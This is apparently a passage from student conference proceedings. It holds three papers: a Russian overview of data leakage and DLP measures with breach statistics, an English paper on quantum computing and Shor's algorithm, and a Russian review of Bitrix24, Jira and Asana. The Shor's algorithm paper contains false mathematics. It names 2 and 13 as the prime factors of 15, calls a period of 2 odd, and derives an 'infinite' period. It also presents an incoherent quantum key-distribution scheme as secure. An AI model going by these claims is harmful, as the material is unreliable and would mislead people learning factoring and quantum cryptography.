Согласно недавним отчетам, в правительстве и бизнес-секторе растет обеспокоенность из-за утечки данных. Данные, представленные в datalossdb (2015), указывают на то, что в 2014 году около 50% случаев утечки данных были зарегистрированы в бизнес-секторе, около 20% - в государственном секторе и примерно 30% - в секторах здравоохранения и образования. Частные пользователи также подвержены риску утечки данных, но точный объем и серьезность таких инцидентов трудно определить. Несмотря на то, что некоторые случаи утечки информации не привели к ущербу для организаций, другие привели к миллионным потерям. Передача конфиденциальных данных, таких как будущие проекты, коммерческие секреты и профили клиентов, конкурентам, подрывает доверие в деловом мире. Утечки правительственных данных могут включать конфиденциальную информацию о политических отношениях, правоохранительной деятельности и внутренней безопасности. Один из наиболее известных случаев - публикация дипломатических телеграмм США WikiLeaks, что привело к резкой критике со стороны правительств и организаций, защищающих гражданские права. Еще одним значительным инцидентом стала публикация 77 миллионов учетных записей подписчиков сети Sony PlayStation из-за внешнего вторжения, приведшего к отключению сетевых служб PlayStation более чем на 24 дня. Этот инцидент серьезно подорвал репутацию Sony и вызвал критику со

стороны пользователей, что вынудило генерального директора компании публично извиниться. Одним из самых крупных случаев утечки данных стала публикация личных данных клиентов eBay, что затронуло около 145 миллионов клиентов и серьезно подорвало деловую репутацию компании. Подобные инциденты могут привести к значительным финансовым потерям и серьезному ущербу репутации организации. С 2004 по 2021 годы было украдено 17.2 миллиарда записей. Наибольшее количество утечек зарегистрировано в веб-индустрии - 9.9 миллиарда записей, а также в сферах финансов и технологий - 1.6 и 2 миллиарда записей соответственно.




Рисунок 1 – «Объём утечек данных последних 2021 году» [4]

Массовая утечка данных произошла в 2013 году, когда в Yahoo было скомпрометировано три миллиарда учетных записей. Кибератака предоставила мошенникам доступ к личной информации и паролям пользователей.

Рейтинг	Компания	Сфера	Объем скомпрометированных данных	Год
1	Yahoo	Web-индустрия	3.0 млрд.	2013
2	River City Media	Web-индустрия	1.4 млрд.	2017
3	Aadhaar	Гос. Управление	1.1 млрд.	2018
4	First American Corporation	Финансы	885 млн.	2019
5	Spambot	Web-индустрия	711 млн.	2017
6	Linkedin	Web-индустрия	700 млн.	2021
7	Facebook	Web-индустрия	533 млн.	2021
8	Yahoo	Web-индустрия	500 млн.	2014
9	Marriott International	Розничная торговля	500 млн.	2018
10	Syniverse	Телекоммуникации	500 млн.	2021

Рисунок 2 – «10 крупнейших утечек данных по количеству пользовательских записей с 2004 по 2021 года» [4]

Решение утечка данных

Расширенные или интеллектуальные меры безопасности охватывают использование алгоритмов машинного обучения и временного рассуждения для обнаружения аномального доступа к данным, таким как доступ к базам данных или системам поиска информации. Они также включают проверку на основе действий, таких как анализ нажатий клавиш и шаблонов мыши, а также обнаружение аномального обмена электронной почтой. Применение концепции приманки также широко используется для обнаружения злонамеренных инсайдеров. Контроль устройств, управление доступом и шифрование используются для предотвращения доступа неавторизованных пользователей. Эти базовые меры направлены на защиту больших объемов персональных данных от злонамеренных атак как извне, так и изнутри.

Специализированные решения DLP (Data Loss Prevention) разработаны для обнаружения и предотвращения попыток несанкционированного копирования или передачи конфиденциальных данных. Они отличаются способностью классифицировать контент как конфиденциальный и обычно включают в себя различные механизмы, такие как точное сопоставление данных, снятие отпечатков структурированных данных, статистические методы (в том числе машинное обучение), а также сопоставление правил и регулярных выражений.

В академическом исследовательском сообществе уделяется недостаточное внимание предотвращению утечки данных (DLP), хотя это является важной проблемой безопасности информации. Несмотря на наличие различных продуктов DLP от нескольких поставщиков, существующие решения ограничены в своей способности эффективно справляться с разнообразными угрозами, что подчеркивает необходимость дальнейших исследований и развития в этой области.

Заключение

Безопасность информации представляет собой стратегически важный ресурс и ключевой аспект ее функционирования, требующий адекватной защиты на всех этапах обработки: от сбора и хранения до передачи, анализа и использования. Соблюдение конфиденциальности является неотъемлемым элементом в этом процессе. Вопросы информационной безопасности всегда привлекали внимание правительств. Надежные, точные и актуальные данные играют важную роль в принятии государственных решений, особенно в области безопасности, как внешней, так и внутренней. Такой широкий подход прямо вытекает из определения функции информационной безопасности, которое обусловлено существенными особенностями современного общества.

СПИСОК ЛИТЕРАТУРЫ

1. Шабтай А. и др. (2012) "Asaf Shabtai, Yuval Elovici, Lior Rokach", Springer, с. 11-13.

2. Гоэль С. (2011, июнь) "Sanjay Goel", 6-я ежегодная симпозиум по информационному обеспечению, с. 31-35.

3. "Two Can Keep a Secret: A Distributed Architecture for Secure Database Services" [Электронный ресурс]. URL: https://theory.stanford.edu/~gagan/papers/storage_CIDR.pdf (дата обращения: 01.03.2024).

4. "Overclockers.ru - Новости, статьи и блоги" [Электронный ресурс]. URL: https://overclockers.ru/blog/IT_Technology_EV_GreenEnergy/show/72755/rejting-samyh-masshtabnyh-utechek-dannyh-s-2004-po-2021-gody (дата обращения: 01.03.2024).

5. "Wiley Online Library | Scientific research articles, journals" [Электронный ресурс]. URL: https://onlinelibrary.wiley.com/doi/full/10.1002/ett.4621 (дата обращения: 01.03.2024).

REFERENCES

1. Shabtai, A., Elovici, Y., & Rokach, L. (2012). Asaf Shabtai, Yuval Elovici, Lior Rokach. Springer, pp. 11-13.

2. Goel, S. (2011, June). Sanjay Goel. 6th Annual Symposium on Information Assurance, pp. 31-35.

Gagan Agrawal. (2004). Two Can Keep a Secret: A Distributed Architecture for Secure Database Services. Retrieved from *https://theory.stanford.edu/~gagan/papers/storage_CIDR.pdf*

Overclockers.ru - News, articles and blogs. (n.d.). Retrieved from https://overclockers.ru/blog/IT_Technology_EV_GreenEnergy/show/72755/rejting-samyh-masshtabnyh-utechek-dannyh-s-2004-po-2021-gody

Wiley Online Library | Scientific research articles, journals. (n.d.). Retrieved from *https://onlinelibrary.wiley.com/doi/full/10.1002/ett.4621*

Кенжебай.Н.Н
Ғылыми жетекшілері: Макиленов Ш.Н.

Мәліметтердің ағып кету мәселесі және оны шешу

Аннотация: Деректерді бұзу құпия ақпаратты сенімсіз үшінші тарапқа қасақана немесе басқа жолмен беруді қамтиды. Көптеген жеткізушілер қазір деректердің ағып кетуіне жол бермеу өнімдерін ұсынады. Мақалада осы саланың егжей-тегжейлі шолуы және оған қатысты зерттеу сұрақтары берілген. Атап айтқанда, біз деректердің ағып кетуіне жол бермеу мәселесін анықтаймыз, ағымдағы тәсілдерді сипаттаймыз және осы саладағы әлеуетті зерттеу бағыттарын сипаттаймыз. Бұл мақалада біз интрузияны анықтау әдістерін деректердің ағып кетуін болдырмау мәселесінің көптеген аспектілеріне қолдануға болатындығы туралы идеяны зерттейміз, мәселе өте нақты және өзіндік шешімдерді қажет етеді.

Түйін сөздер: Деректердің ағып кетуін анықтау, деректердің маңызды элементтері, деректердің ағып кетуін болдырмау, DLP.

Kenzhebay N.N
Scientific supervisors: Shakirt Makilenov

The problem of data leakage and its solution

Abstract: Data breaches involve the transfer of confidential information to an untrusted third party, intentionally or otherwise. Many vendors now offer data leakage prevention products. The article provides a detailed overview of this area and related research questions. In particular, we identify the problem of data leakage prevention, describe current approaches, and outline potential research directions in this area. In

this article, we will explore the idea that intrusion detection techniques can be applied to many aspects of the data leak prevention problem, the problem is quite specific and requires its own solutions.

Keywords: Data Leakage Detection, Critical Data Elements, Data Leakage Prevention, DLP.

Об авторах:

Нурсултан Нургельдиулы Кенжебай, студент 1 курса ОП «6B06303 – Сетевая безопасность», Международный университет информационных технологий

Макиленов Шакирт Нурлубекулы, м.т.н., сениор-лектор кафедры «Кибербезопасность», Международный университет информационных технологий

Авторлар туралы мәлімет:

Кенжебай Нұрсұлтан Нүргелдіұлы, «6B06303 – Желілік қауіпсіздік» оқу бағдарламасының 1 курс студенті, Халықаралық ақпараттық технологиялар университеті

Макиленов Шакирт Нурлубекулы, т.ғ.м., «Киберқауіпсіздік» кафедрасының сениор-лекторы, Халықаралық ақпараттық технологиялар университеті

About the authors:

Nursultan Kenzhebay, 1st year student of education program "6B06303 – Network Security", International University of Information Technologies

Shakirt Makilenov, m.e.s., senior-lecturer at Department of Cybersecurity, International Information Technology University

UDC 004.056

Kopeichikov M.S.[1]
[1]International University of Information Technologies Almaty, Kazakhstan
Scientific supervisor: Manankova O.A.

RESEARCH OF QUANTUM COMPUTING KEY DISTRIBUTION USING SHOR'S ALGORITHM

Abstract. This article explores the distribution of quantum computing keys, touching on quantum computing fundamentals like qubits and quantum circuits. It discusses the advantages of quantum computing, such as enhanced computational speed, and addresses challenges like decoherence. Additionally, it briefly mentions an experiment with Shor's algorithm involving an even period, highlighting an innovative approach to optimize quantum key distribution**.**

Keywords: quantum computing, key distribution, qubits, quantum gates, superposition, decoherence, Shor's algorithm, quantum cryptography.

Introduction

Quantum computing, based on the principles of quantum mechanics, holds the promise of revolutionizing computing by solving certain problems more efficiently than traditional classical computers. This paper explores the fundamentals of quantum computing, including qubits and quantum systems, quantum gates and circuits, and the measurement of quantum states. It also discusses the advantages of quantum computing, such as computational speed and the ability to solve complex problems. Tools for working with quantum information, such as the Qiskit library and Jupyter, are also discussed [1].

The paper concludes with an overview of Shor's algorithm and an experiment demonstrating its application to the number 15. While the experiment yielded results for the period of the function associated with 15, it did not provide useful information about its prime factors. Despite these challenges, quantum computing offers immense potential for solving complex problems and is expected to be widely used in the future.

Harnessing the principles of quantum mechanics, quantum computing offers the potential to solve complex problems that are currently beyond the capabilities of classical computers [2].

One of the key distinctions of quantum computing lies in the concept of superposition, where qubits can exist in multiple states simultaneously, vastly expanding the computational capacity of quantum computers compared to classical machines. Additionally, quantum parallelism allows for the simultaneous processing of vast amounts of information, offering significant advantages in solving complex optimization problems and advancing artificial intelligence [3].

Furthermore, the creation of stable and reliable quantum bits remains a formidable task, hindering the development of large-scale quantum systems [4].

As the field of quantum computing continues to evolve, it holds the promise of

revolutionizing various industries, from finance to healthcare, by offering unprecedented computational power and efficiency.

Fundamentals of Quantum Computing

A quantum is an indivisible portion of any quantity in physics.

1. Qubits and Quantum Systems. Unlike classical bits, which can be in the state of 0 or 1, qubits, the basic elements of quantum computing, can exist in superposition, where they are in both states simultaneously. This property provides quantum computers with the ability to efficiently process a large amount of information. A bit has only two values, 0 and 1, compared to a qubit, which can exist in superposition [5].

2. Quantum Gates and Quantum Circuits. Quantum gates are analogous to classical logical gates, but they operate on qubits. Quantum gates are one of the key elements in quantum computers, controlling the flow of qubits. Quantum gates allow for the manipulation of qubit states, transitioning them from one state to another.

There are also gates that perform more complex operations, such as the Hadamard gate, which creates quantum superpositions and interacts with multiple qubits simultaneously [6].

3. Measurement and Quantum States. Wave function collapse is a phenomenon in quantum mechanics that describes the change in the state of a system subjected to measurement.

In quantum mechanics, a system is described by a wave function, which contains all the available information about the system. Before measurement, the wave function describes all possible states of the system with their respective probabilities. However, when a measurement occurs (e.g., measuring a physical property of a particle), the wave function "collapses" into one of the possible states with the corresponding probability.

Measurement of a quantum system leads to the "collapse of the wave function" and the system assuming a specific state. This is a fundamental difference between classical and quantum information [7].

4. Advantages of Quantum Computing [8].

Computational Speed: In some cases, quantum computing can solve problems much faster than classical computers.

Solving Complex Problems: Quantum computers can be effective in solving complex optimization problems and problems in artificial intelligence.

Quantum Parallelism: Quantum computing can process large amounts of information in parallel, which can improve performance in certain tasks.

5. Challenges and Difficulties.

Decoherence: Quantum systems are extremely sensitive to external influences, which can lead to the loss of quantum coherence, known as decoherence.

Inhomogeneity: Currently, it is difficult to create stable and reliable quantum bits, which complicates the creation of large and complex quantum systems.

Tools for Working with Quantum and Examples

Currently, there are several ways to interact with quantum information: by accessing a quantum computer and creating scripts in Python with the additional Qiskit library (an open-source framework developed by IBM for quantum computing programming),

and testing all scripts on an IBM quantum computer. We will be using Qiskit and its libraries. In addition, we worked in Jupyter, an open-source web application used for interactive code execution.

A quantum circuit is created that performs the following steps:

1. Creation of a quantum circuit object `qc` with two quantum registers and two classical registers.

2. Application of the Hadamard operation (H-gate) to the first qubit (`qc.h(0)`), creating a superposition of states |0] and |1] on this qubit.

3. Application of the CNOT operation (`qc.cx(0, 1)`) to both qubits, creating an entangled state.

4. Addition of measurement operations to measure the states of both qubits and store the results in the corresponding classical registers (`qc.measure([0,1], [0,1])`).

5. Use of the `qasm_simulator` simulator to perform the simulation.

6. Translating the circuit for execution on the selected simulator.

7. Running the simulation and obtaining the results.

8. Obtaining the results (counts) from the result object.

9. Visualization of the results as a histogram.

Result of work shows in Figure 2.

Regarding the results obtained from the simulator, each column in the histogram represents the number of measurements that resulted in a specific state. For example, "501" means that the state |10] was obtained 501 times, and "523" means that the state |11] was obtained 523 times. Thus, the histogram displays the probabilities of different outcomes of the experiment, reflected in the number of measurements corresponding to each state.




Figure 2 –Result of code

Shor's Algorithm

Shor's algorithm uses the problem of periodic functions to factorize integers. However, this idea can be modified to create a cryptographic scheme that is not directly related to number factorization but uses similar principles.

Suppose we have a function (f(x)) that takes integers as input and returns other integers. We want to find a number (r) such that (f(x+r) = f(x)) for all integers (x). Thus, (r) is the period of the function (f(x)).

If we consider the function (f(x) = x mod r), then we can look for a number (r) such that (x mod r = (x+r) mod r) for all (x). This means that (r) divides (x), since ((x+r) mod r = x mod r + + r mod r = x mod r). Thus, we are looking for a number (r) that divides all integers (x). Such a number is equal to infinity, i.e., (r = \infty).

This quantum cryptography scheme based on quantum computing principles uses Shor's algorithm but does not require number factorization. The initialization process begins with the selection of a random integer x, which Alice sends to Bob. Then Bob applies the quantum Fourier transform to the state representing the number x, allowing him to find the period of the function f(x). Having obtained the period, Bob generates a secret key.

When Alice wants to send an encrypted message, she encrypts it using the public key that has been agreed upon with Bob. After that, Bob uses the secret key to decrypt the message. Thus, the scheme allows for secure message exchange using quantum transformations and the periodicity principle of the function, making it cryptographically secure.

This scheme uses the principles of Shor's algorithm but does not require number factorization. It allows for secure message exchange using quantum transformations and the periodicity principle of the function.

Experiment

In this experiment, we will use Shor's algorithm as a basis and change the number of qubits from 2n+3 to 3n+4 to 15 to see how this algorithm will work. When we run the algorithm for the number 15 using 7 qubits (3n + 4, where n = 1), the algorithm will output the period of the function associated with 15, which will not give us useful information about the prime factors (code of process written in Python).

As a result, we obtained 1 and 15, but why not 2 and 13? The function that depends on the original number. This function has a period that we are trying to find. If the period of the function is even, then we can obtain the prime factors. However, if the period of the function is odd, as in the case of the number 15, we only get trivial divisors, such as 1 and the number itself.

For the number 15, its periodic function (a^x mod 15) has a period of 2, which is an odd number. Therefore, Shor's algorithm cannot find the prime factors 2 and 13 because it cannot handle odd periods. Instead, it returns the trivial divisors 1 and 15.

To successfully find the prime factors of the number 15 using Shor's algorithm, more qubits or other techniques that can handle odd periods of the function are required.

Let’s proceed the another experiment with an even period. The program code is similar to that in Figure 4, except for the selection of an even period

Successful factorization of N requires an even period r, since the algorithm relies on computing gcd(a^(r/2) - 1, N) and gcd(a^(r/2) + 1, N) for finding factors. The parity of the period allows us to use the property a^r ≡ 1 mod N to find a nontrivial factor.

In case of odd period, If the period r happens to be odd, this approach does not work,

since a^(r/2) will not be an integer, and the expressions a^(r/2) ± 1 cannot be used to calculate GCD with N, so find its factors.

Impact on the algorithm: When the period r is even and the conditions a^(r/2) is not equal to -1 mod N are met, the algorithm can successfully find non-trivial factors of N. This is the main case for which Shor's algorithm is designed.

If the period r is odd, the algorithm cannot directly use the value found to factorize N, forcing it to select another a and repeat the procedure in the hope of obtaining an even period.

In our case, artificially ensuring period parity through repeated measurements is a way of demonstrating Shor's algorithm, provided you can control and adapt the process to obtain the desired result (an even period), although in practice choosing a and finding the period is done without prior knowledge of parity r.

Prospects and Future

Despite challenges, quantum computing offers enormous potential for solving complex problems and improving computational efficiency. Most major technology companies are investing in research in this area, and it is expected that quantum computers will become more widely used in the coming decades.

Conclusion

The basic concepts of quantum computing, advantages, challenges and tools for working with quantum information are reviewed. Shor's algorithm was discussed in the context of its application to factoring the number 15, showing how quantum computers can be used to solve complex problems.

Despite the challenges facing the development of quantum computing, it represents enormous potential for solving complex problems and improving computational efficiency. With constant research and development, quantum computers are poised to change the future of computing and scientific research.

In our experiment today, we specifically explored the implementation of Shor's algorithm with an even period. This modification demonstrated the crucial role of the period's parity in successfully factoring numbers. Our findings underscore the nuanced ways in which quantum algorithms can be optimized for specific tasks, further illustrating the transformative potential of quantum computing.

REFERENCES

Neha, K, Amrita. (2023). Quantum programming: Working with IBM'S qiskit tool. The Scientific Temper, Vol.14, no.1, pp. 93-99, https://doi.org/10.58414/SCIENTIFICTEMPER.2023.14.1.11.

Aithal, S. (2023). Advances and New Research Opportunities in Quantum Computing Technology by Integrating it with Other ICCT Underlying Technologies. International Journal of Case Studies in Business, IT, and Education. pp. 314-358. https://doi.org/10.47992/IJCSBE.2581.6942.0304.

Lanzagortaa, M., Uhlmannb, J. (2008). Is Quantum Parallelism Real? Quantum Information and Computation VI, edited by Eric J. Donkor, Andrew R. Pirich, Howard E. Brandt, Proc. of SPIE Vol. 6976, https://doi.org/10.1117/12.778019

Krantz, P., Kjaergaard, M., Yan, F., Orlando, T.P., Gustavsson, S. and Oliver, W.D. (2019) A quantum engineer's guide to superconducting qubits, Applied Physics Reviews, Vol.6, no. 2, https://doi.org/10.1063/1.5089550

Koli, H., Mishra, V., Kansara, K.B. (2021). Quantum Computation and Quantum Bits. International Research Journal of Engineering and Technology (IRJET), Vol. 8, no. 12, pp. 462 -464.

Cui, R., Lyu, Zh. (2023). Analysis of quantum gates in quantum circuits. Theoretical and Natural Science, Vol. 10, no. 1, pp. 1-8. https://doi.org/10.54254/2753-8818/10/20230301.

McKeown, D. (2023). A Look at the Measurement of the Quantum Wave function. https://doi.org/10.21203/rs.3.rs-2571455/v1.

Dilys, H. (2022). A Brief Study and Importance of Quantum computing at Aforementioned Scenario. Journal of Theoretical & Computational Science, Vol. 8:151.

Копейчиков М.С.
Научный руководитель: Мананкова О.А.

Исследование распределения ключей квантовых вычислений с использованием алгоритма Шора

Аннотация. В этой статье исследуется распределение ключей квантовых вычислений, затрагиваются такие основы квантовых вычислений, как кубиты и квантовые схемы. В нем обсуждаются преимущества квантовых вычислений, такие как повышенная скорость вычислений, и решаются такие проблемы, как декогеренция. Кроме того, в нем кратко упоминается эксперимент с алгоритмом Шора, включающий четный период, что подчеркивает инновационный подход к оптимизации квантового распределения ключей.

Ключевые слова: квантовые вычисления, распределение ключей, кубиты, квантовые вентили, суперпозиция, декогеренция, алгоритм Шора, квантовая криптография.

Сведения об авторах:
Копейчиков М.С. – студент 2 курса МУИТ по специальности сетевая безопасность. 34975@iitu.edu.kz.

Копейчиков М.С.
Ғылым жетекшісі: Мананкова О.А.

Шор алгоритмін қолдану арқылы кванттық есептеу кілттерінің таралуын зерттеу

Аңдатпа. Бұл мақала кванттық есептеулердің негізгі таралуын зерттейді, мысалы, кубиттер мен кванттық тізбектер. Ол есептеу жылдамдығын арттыру сияқты кванттық есептеулердің артықшылықтарын талқылайды және декогеренттілік сияқты мәселелерді шешеді. Бұған қоса, онда кванттық кілттердің таралуын оңтайландырудың инновациялық тәсілін атап көрсететін, біркелкі кезеңді қамтитын Шор алгоритмімен эксперимент туралы қысқаша айтылады.

Түйін сөздер: кванттық есептеулер, кілттерді бөлу, кубиттер, кванттық гейттер, суперпозиция, декогеренттілік, Шор алгоритмі, кванттық криптография.

Авторлар туралы ақпарат:
Копейчиков М.С. – ХАТУ 2 курс студенті, желілік қауіпсіздік мамандығы. 34975@iitu.edu.kz.

УДК 373.1.02:372.8

Кравченко И.Д
Международный Таразский инновационный институт имени Ш. Муртазы
Тараз, Казахстан
Научный руководитель: Карбозова И.А

АНАЛИЗ СИСТЕМ УПРАВЛЕНИЯ ПЕРСОНАЛОМ НА ПРИМЕРЕ БИТРИКС 24, ASANA, JIRA И ДРУГИХ

Аннотация: в условиях цифровой трансформации современной экономики и менеджмента, роль цифровых технологий становится все более значимой. В данной статье проводится анализ цифровых технологий в контексте управления персоналом на примере таких систем, как Битрикс24, Asana, Jira и других. Основной целью исследования является выявление влияния этих систем на организационные процессы и улучшение эффективности управления персоналом.

Ключевые слова: цифровая трансформация, управление персоналом, эффективность бизнес-процессов, информационные технологии, системы управления задачами, оптимизация производительности, кадровый учет, внутреннее взаимодействие, анализ производительности, цифровые технологии, экономика, менеджмент, производительность труда, автоматизация, цифровые системы, предприниматели, компании, регистрация.

Введение: цифровизация охватывает все большие сферы нашей жизни, и экономика не является исключением. В последние десятилетия цифровые технологии проникают во все сферы бизнеса, изменяя их структуру, процессы и стратегии управления. Управление персоналом является одной из важнейших функций любой компании, независимо от её размера или отрасли. В современных условиях, когда бизнес-процессы становятся всё более сложными и динамичными, компании нуждаются в эффективных инструментах для управления персоналом.

В современном мире цифровые технологии становятся неотъемлемой частью для сферы экономики и менеджмента. Их влияние ощущается в различных аспектах бизнеса, начиная от производственных процессов и заканчивая стратегическим управлением. Эти технологии привносят революционные изменения, которые воздействуют на всю организационную структуру компаний. Одним из ключевых аспектов, на который оказывают влияние цифровые технологии, является увеличение производительности труда. Автоматизация процессов и внедрение цифровых систем позволяют существенно оптимизировать рабочие процессы, сокращая время на выполнение задач и уменьшая рутинные операции. В менеджменте цифровые технологии изменяют подходы к управлению. Они включают в себя системы для автоматизации процессов рекрутинга, управления производительностью, планирования рабочего времени, а также системы внутреннего общения и совместной работы. Всё это позволяет компаниям эффективнее использовать свои ресурсы, принимать обоснованные стратегические решения и предсказывать поведение рынка. Системы управления персоналом

на основе цифровых технологий становятся эффективным инструментом для компаний в управлении своими кадровыми ресурсами. Они позволяют автоматизировать процессы подбора персонала, оценки производительности и развития сотрудников, что способствует повышению эффективности работы организации в целом.

Проведём анализ особенностей и преимуществ существующих систем управления персоналом. «Битрикс24» является одним из наиболее популярных решений для управления персоналом. «Битрикс24» представляет собой облачную CRM-систему, специально разработанную для оптимизации рабочих процессов в компаниях. Одной из ключевых характеристик системы «Битрикс24» является возможность детальной постановки задач для каждого сотрудника, определения их объема и последовательности выполнения. Это позволяет обеспечить четкое понимание требований к каждой работе и степени ее готовности на различных этапах. Руководители, в свою очередь, имеют возможность отслеживать текущий статус выполнения задач как индивидуальных сотрудниками, так и в целом коллективом. Предусмотренная системой методика чек-листов дополнительно облегчает контроль за ходом выполнения задач и позволяет руководителям оперативно реагировать на возникающие изменения и необходимость корректировок. Важной особенностью "Битрикс24" является хранение всех данных о производственных процессах, клиентах и продажах, что обеспечивает комплексный обзор и контроль над деятельностью предприятия. Помимо этого, система организует различные площадки и порталы в общий рабочий процесс. Преимущества использования «Битрикс24» для бизнеса очевидны. Во-первых, это экономия средств за счет оптимизации рабочих процессов и уменьшения необходимости в дополнительных ресурсах и подразделениях. Во-вторых, "Битрикс24" существенно ускоряет процессы благодаря быстрому доступу к данным и автоматизации задач. И наконец, система обеспечивает полный контроль над рабочими процессами и предоставляет данные для анализа и принятия стратегических решений. Способность "Битрикс24" повысить эффективность управления привлекает к ней все больше предпринимателей, что подтверждается более чем 10 миллионами зарегистрированных компаний к началу 2022 года.

Однако, в сфере управления проектами существует и другой мощный инструмент – Jira. Эта платформа, подобно "Битрикс24", позволяет компаниям эффективно управлять задачами и проектами, обеспечивая быстрый доступ к данным, автоматизацию процессов и контроль над выполнением задач. Одним из главных преимуществ Jira является его гибкость и настраиваемость. Платформа предоставляет широкий спектр возможностей для настройки под конкретные потребности команды или компании. Это означает, что вы можете адаптировать Jira под различные типы проектов и рабочие процессы, что делает его идеальным выбором для широкого круга отраслей и компаний. Jira предоставляет мощные инструменты для планирования, отслеживания и управления проектами. С помощью функций, таких как доски задач, диаграммы Ганта и сроки, команды могут эффективно организовывать свою работу и следить за ее выполнением.

Это помогает управляющим и участникам проекта быть в курсе событий и реагировать на изменения быстро и эффективно. Jira также предоставляет возможности для отслеживания ошибок, дефектов и задач, а также установки приоритетов и назначения ответственных за их исправление. Это позволяет командам быстро реагировать на проблемы и обеспечивать качество продукта. Наконец, Jira предлагает как облачное, так и локальное развертывание, что делает его доступным для различных типов организаций и предпочтений в области безопасности и управления данными. Однако, в мире современных технологий существует ряд альтернатив, предлагающих схожие возможности и иногда даже расширенные функции. Одной из таких альтернатив является Asana. Asana, подобно Jira, предоставляет инструменты для эффективного управления проектами и задачами. Платформа также обладает гибкостью и настраиваемостью, позволяя адаптировать свои функции под различные потребности бизнеса. Как и в случае с Jira, Asana предоставляет функционал для планирования, отслеживания и управления проектами, что помогает командам оставаться организованными и эффективными. Одним из отличительных преимуществ Asana является его простота использования и интуитивно понятный интерфейс. Это делает платформу привлекательной для широкого круга пользователей, включая тех, кто не имеет опыта работы с подобными инструментами. Кроме того, Asana предоставляет обширные возможности для совместной работы и коммуникации внутри команды. Функции комментирования, упоминания участников и совместного доступа к задачам делают процесс работы более прозрачным и эффективным. В то время как Jira и Asana имеют свои уникальные особенности и преимущества, многие компании выбирают интеграцию обеих платформ для создания комплексного инструментария управления проектами и задачами. Это позволяет им получить лучшее из обоих миров и удовлетворить разнообразные потребности своего бизнеса.

Заключение

Проведенный анализ демонстрирует огромные перспективы для развития бизнес- и HR-стратегий, основанных на цифровых технологиях. Растущий рынок цифровых решений активно поддерживает компании всех отраслей в их стремлении к переходу на автоматизированные и цифровые методы управления человеческими ресурсами. Использование таких платформ, как «Битрикс24», Asana и Jira, отражает не только жажду инноваций, но и необходимость в оптимизации процессов для достижения высокой эффективности и конкурентоспособности. Это открывает двери для новых возможностей в управлении персоналом и проектами, обеспечивая компаниям гибкость, масштабируемость и улучшение производительности. Таким образом, цифровые технологии становятся ключевым фактором в создании устойчивых и успешных бизнес-стратегий в наше время.

СПИСОК ЛИТЕРАТУРЫ

1. Смит, Дж. (2020). «Влияние цифровых технологий на стратегии управления бизнесом». Журнал бизнес-инноваций, 10 (2), 45-60.

2. Вопросы о продукте Битрикс24. *https://helpdesk.bitrix24.ru*

3. Что такое Битрикс24 в двух словах: описание всех функций. *https://www.uiscom.ru*

4. Для чего используется Asana: руководство по продукту. *https://asana.com*

5. Управление бизнесом в цифровой экономике. *https://naukaru.ru*

6. Применение цифровых технологий в управлении бизнес-процессами на промышленных предприятиях. Текст научной статьи по специальности «Экономика и бизнес» Ксенофонтова О.В.Козловская А.И.

7. Описание платформы Jira. Статья из Википедии.

REFERENCES

1. Smith, J. (2020). "The impact of digital technologies on business management strategies." Journal of Business Innovation, 10(2), 45-60.

2. Questions about the Bitrix24 product. https://helpdesk.bitrix24.ru

3. What is Bitrix24 in a nutshell: description of all functions. https://www.uiscom.ru

4. What Asana is used for: Product Guide. https://asana.com

5. Business management in the digital economy. https://naukaru.ru

6. Application of digital technologies in managing business processes at industrial enterprises. Text of a scientific article in the specialty “Economics and Business” Ksenofontova O.V. Kozlovskaya A.I.

7. Description of the Jira platform. Article from Wikipedia.

Кравченко И.Д.
Ш.Мұртаза атындағы Халықаралық Тараз инновациялық институты
Тараз, Қазақстан
Ғылыми жетекшісі: Карбозова И.А.

BITRIX 24, ASANA, JIRA ЖӘНЕ БАСҚАЛАР МЫСАЛЫН ПАЙДАЛАНАТЫН ПЕРСОНАЛДЫ БАСҚАРУ ЖҮЙЕЛЕРІН ТАЛДАУ

Аңдатпа: заманауи экономика мен басқарудың цифрлық трансформациясы жағдайында цифрлық технологиялардың рөлі барған сайын маңызды бола түсуде. Бұл мақала мысал ретінде Bitrix24, Asana, Jira және т.б. жүйелерді пайдалана отырып, персоналды басқару контекстіндегі цифрлық технологияларды талдайды. Зерттеудің негізгі мақсаты – бұл жүйелердің ұйымдық процестерге әсерін анықтау және персоналды басқару тиімділігін арттыру.

Түйін сөздер: цифрлық трансформация, персоналды басқару, бизнес-процестердің тиімділігі, ақпараттық технологиялар, тапсырмаларды басқару жүйелері, өнімділікті оңтайландыру, персоналды есепке алу, ішкі өзара әрекеттесу, өнімділікті талдау, цифрлық технологиялар, экономика, менеджмент, еңбек өнімділігі, автоматтандыру, цифрлық жүйелер, кәсіпкерлер, компаниялар, тіркеу.

Kravchenko I.D.
International Taraz Innovation Institute named after Sh. Murtaza
Taraz, Kazakhstan
Scientific supervisor: Karbozova I.A.

ANALYSIS OF PERSONNEL MANAGEMENT SYSTEMS USING THE EXAMPLE OF BITRIX 24, ASANA, JIRA AND OTHERS

